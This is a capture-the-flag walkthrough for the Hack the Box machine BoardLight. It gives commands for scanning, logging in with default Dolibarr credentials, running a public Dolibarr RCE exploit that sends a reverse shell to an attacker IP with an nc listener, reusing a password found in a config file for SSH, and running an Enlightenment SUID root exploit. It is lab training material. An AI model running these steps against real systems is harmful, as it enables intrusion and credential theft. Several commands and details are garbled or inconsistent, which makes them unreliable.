Detailed Report/ Review on BoardLight (Hack the Box)

Step 1: Connect to VPN of Hack the box

Sudo openvpn <vpn-file>

NOTE: Replace vpn-file with actual OVPN file

Step 2: Turn on the machine BoardLight (IP address: 10.10.11.11)  
step 3: Run Nmap on the system

Sudo nmap –A –sV –vvv 10.10.11.11

You will find there are two ports are open 80/TCP and 22/TCP


Step 4: add the IP address in hosts.

Sudo nano /etc/host

10.10.11.11 board.htb

Step 5: Now we need to run gobuster. Run the following command.

gobuster vhost --domain board.htb -u http://10.10.11.11 -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain



We found crm.board.htb.

Add this to hosts ;

10.10.11.11 crm.board.htb

Once we open the crm.board.htb there is login page, Login with default userid and password (admin and admin).

Now we cannot access everything but we can access website and Email Templates.

Step 6: Search for exploit Dolibarr 17 in firebox and hit the link with github

Step 7: Clone the github link

git clone <https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253.git>

Step 8: once cloned open the directory using ls command and go to exploit folder.

cd Exploit-for-Dolibarr-17.0.0-CVE-2023-3053

chmod +x exploit.py (to give the permission)

Step 9: Now we need to necat the and listen the request using that payload

nc –lvnp 666

sudo python3 exploit.py <http://crm.board.htb> admin admin 10.10.14.77 666

NOTE: admin admin -> It the default ID and Password.

10.10.14.77 -> is the tun0 IP address (use ifconfig)


666 -> is the listening port no

NOTE: Remember you need to run both the command in two different terminals.

Step 10: Once the payload is executed you can enter the user terminal.

Go to the desired location.

cd /html/crm.board.htb/htdocs/config

cat conf.php 

over there will be one userid and password.

Userid -> dolibarrowner

Password -> serverfun2$2023!!

Step 11: Now go to /etc/passwd

You will find some users.

Look for Larrisa

Step 12: Open a new terminal and run the following command.

Ssh [larissa@10.10.11.11](mailto:larissa@10.10.11.11)

Password: serverfun2$2023!!

After login list the directory (ls) you will user.txt. It the user flag.

Step 13: To find the root flag. Search for LinEnum exploit in firefox and go to the click the link of github and clone it

git clone <https://github.com/rebootuser/LinEnum.git>

Once cloned do ls and provide the permission. Send the http server an incoming connection.

Sudo python3 –m http.server 666


Now wget in the larissa user terminal.

Wget 10.10.14.77:666/LinEnum

Once the inncoming request is accepted.

Give the permission (chmod +x LinEnum.sh)

Run the Exploit file (./LinEnum.sh)



Inside SUID files you will find an enligtenment files. We need to exploit those enligtenment files to get the root flag.

Step 14: Open firefox and search for enlightment exploit and clone it.

git clone <https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit.git>

open the file and give permission (chmod +x exploit.sh)

again we need to make the make an outgoing request through http server to Larissa user terminal.

sudo python3 –m exploit.sh

now we need to accept the imcomming request from host machine using wget

wget 10.10.14.17:666/exploit.sh

once the request is accepted run the file (./exploit.sh)

Step 14: Once the exploit is started running. Go to root directory, Inside the root directory you will the root flag